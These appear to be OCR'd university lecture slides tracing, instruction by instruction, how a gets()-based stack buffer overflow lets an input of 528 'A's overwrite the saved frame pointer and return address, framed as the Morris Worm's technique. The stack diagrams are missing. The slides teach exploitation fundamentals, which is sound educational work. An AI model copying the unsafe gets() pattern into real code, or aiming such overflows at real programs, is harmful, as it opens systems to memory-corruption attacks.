
- Assembly of `main( )`

```
401136: endbr64
40113a: push rbp
40113b: mov rbp,rsp
40113e: sub rsp,0x210
401145: mov DWORD PTR [rbp-0x204],edi
RIP 40114b: mov DWORD PTR [rbp-0x210],rsi
401152: lea rax,[rbp-0x200]
401159: mov rdi,rax
40115c: mov eax,0x0
401161: call 401040 <gets@plt>
401166: mov eax,0x0
40116b: leave
40116c: ret
```

- Context

REG	value
rip	0x40114b
rax	-
rbp	0x7fffffffe430
rsp	0x7fffffffe220

- Stack



How Morris Worm exploits a BOF

POSTECH


- Assembly of `main( )`

```
401136: endbr64
40113a: push rbp
40113b: mov rbp,rsp
40113e: sub rsp,0x210
401145: mov DWORD PTR [rbp-0x204],edi
40114b: mov DWORD PTR [rbp-0x210],rsi
RIP 401152: lea rax,[rbp-0x200]
401159: mov rdi,rax
40115c: mov eax,0x0
401161: call 401040 <gets@plt>
401166: mov eax,0x0
40116b: leave
40116c: ret
```

- Context

REG	value
rip	0x401152
rax	-
rbp	0x7fffffffe430
rsp	0x7fffffffe220

- Stack



How Morris Worm exploits a BOF

POSTECH


- Assembly of `main( )`

```
401136: endbr64
40113a: push rbp
40113b: mov rbp,rsp
40113e: sub rsp,0x210
401145: mov DWORD PTR [rbp-0x204],edi
40114b: mov DWORD PTR [rbp-0x210],rsi
401152: lea rax,[rbp-0x200]
RIP 401159: mov rdi,rax
40115c: mov eax,0x0
401161: call 401040 <gets@plt>
401166: mov eax,0x0
40116b: leave
40116c: ret
```

- Context

REG	value
rip	0x401159
rax	0x7fffffffe230
rbp	0x7fffffffe430
rsp	0x7fffffffe220

- Stack



How Morris Worm exploits a BOF

POSTECH


- Assembly of `main( )`

```
401136: endbr64
40113a: push rbp
40113b: mov rbp,rsp
40113e: sub rsp,0x210
401145: mov DWORD PTR [rbp-0x204],edi
40114b: mov DWORD PTR [rbp-0x210],rsi
401152: lea rax,[rbp-0x200]
401159: mov rdi,rax
RIP 40115c: mov eax,0x0
401161: call 401040 <gets@plt>
401166: mov eax,0x0
40116b: leave
40116c: ret
```

- Context

rdi	0x7fffffffe230
rip	0x40115c
rax	0x7fffffffe230
rbp	0x7fffffffe430
rsp	0x7fffffffe220

- Stack



How Morris Worm exploits a BOF

POSTECH

- Assembly of `main( )`

```
401136: endbr64
40113a: push rbp
40113b: mov rbp,rsp
40113e: sub rsp,0x210
401145: mov DWORD PTR [rbp-0x204],edi
40114b: mov DWORD PTR [rbp-0x210],rsi
401152: lea rax,[rbp-0x200]
401159: mov rdi,rax
40115c: mov eax,0x0
401161: call 401040 <gets@plt>
401166: mov eax,0x0
40116b: leave
40116c: ret
```

RIP


// Copy user input from `stdin`
to the buffer at `rdi` = `0x7fffffffe230`

// Let's assume that the user
enters `"A" * 528`

- Context

rdi	0x7fffffffe230
rip	0x401161
rax	0x0
rbp	0x7fffffffe430
rsp	0x7fffffffe220

- Stack



How Morris Worm exploits a BOF

POSTECH

- Assembly of `main( )`

```
401136: endbr64
40113a: push rbp
40113b: mov rbp,rsp
40113e: sub rsp,0x210
401145: mov DWORD PTR [rbp-0x204],edi
40114b: mov DWORD PTR [rbp-0x210],rsi
401152: lea rax,[rbp-0x200]
401159: mov rdi,rax
40115c: mov eax,0x0
401161: call 401040 <gets@plt>
401166: mov eax,0x0 // Set return value in RAX
40116b: leave          (return 0;)
40116c: ret
```


RIP

- Context

rdi	0x7fffffffe230
rip	0x401166
rax	0x7fffffffe230
rbp	0x7fffffffe430
rsp	0x7fffffffe220

Note: gets returns the pointer to the string

- Stack



How Morris Worm exploits a BOF

POSTECH

- Assembly of `main( )`

```
401136: endbr64
40113a: push rbp
40113b: mov rbp,rsp
40113e: sub rsp,0x210
401145: mov DWORD PTR [rbp-0x204],edi
40114b: mov DWORD PTR [rbp-0x210],rsi
401152: lea rax,[rbp-0x200]
401159: mov rdi,rax
40115c: mov eax,0x0
401161: call 401040 <gets@plt>
401166: mov eax,0x0
40116b: leave     // leave == mov rsp, rbp;
40116c: ret                  pop rbp;
```


RIP

// Cleans up the stack
and restores the saved rbp

- Context

rdi	0x7fffffffe230
rip	0x40116b
rax	0x0
rbp	0x7fffffffe430
rsp	0x7fffffffe220

- Stack



How Morris Worm exploits a BOF

POSTECH


- Assembly of `main( )`

```
401136: endbr64
40113a: push rbp
40113b: mov rbp,rsp
40113e: sub rsp,0x210
401145: mov DWORD PTR [rbp-0x204],edi
40114b: mov DWORD PTR [rbp-0x210],rsi
401152: lea rax,[rbp-0x200]
401159: mov rdi,rax
40115c: mov eax,0x0
401161: call 401040 <gets@plt>
401166: mov eax,0x0
40116b: leave
RIP 40116c: ret      // ret == pop rip;
```

- Context

rdi	0x7fffffffe230
rip	0x40116c
rax	0x0
rbp	0x4141414141414141
rsp	0x7fffffffe438

- Stack



How Morris Worm exploits a BOF

POSTECH

- Assembly of `main( )`

```
401136: endbr64
40113a: push rbp
40113b: mov rbp,rsp
40113e: sub rsp,0x210
401145: mov DWORD PTR [rbp-0x204],edi
40114b: mov DWORD PTR [rbp-0x210],rsi
401152: lea rax,[rbp-0x200]
401159: mov rdi,rax
40115c: mov eax,0x0
401161: call 401040 <gets@plt>
401166: mov eax,0x0
40116b: leave
40116c: ret      // ret == pop eip;
```

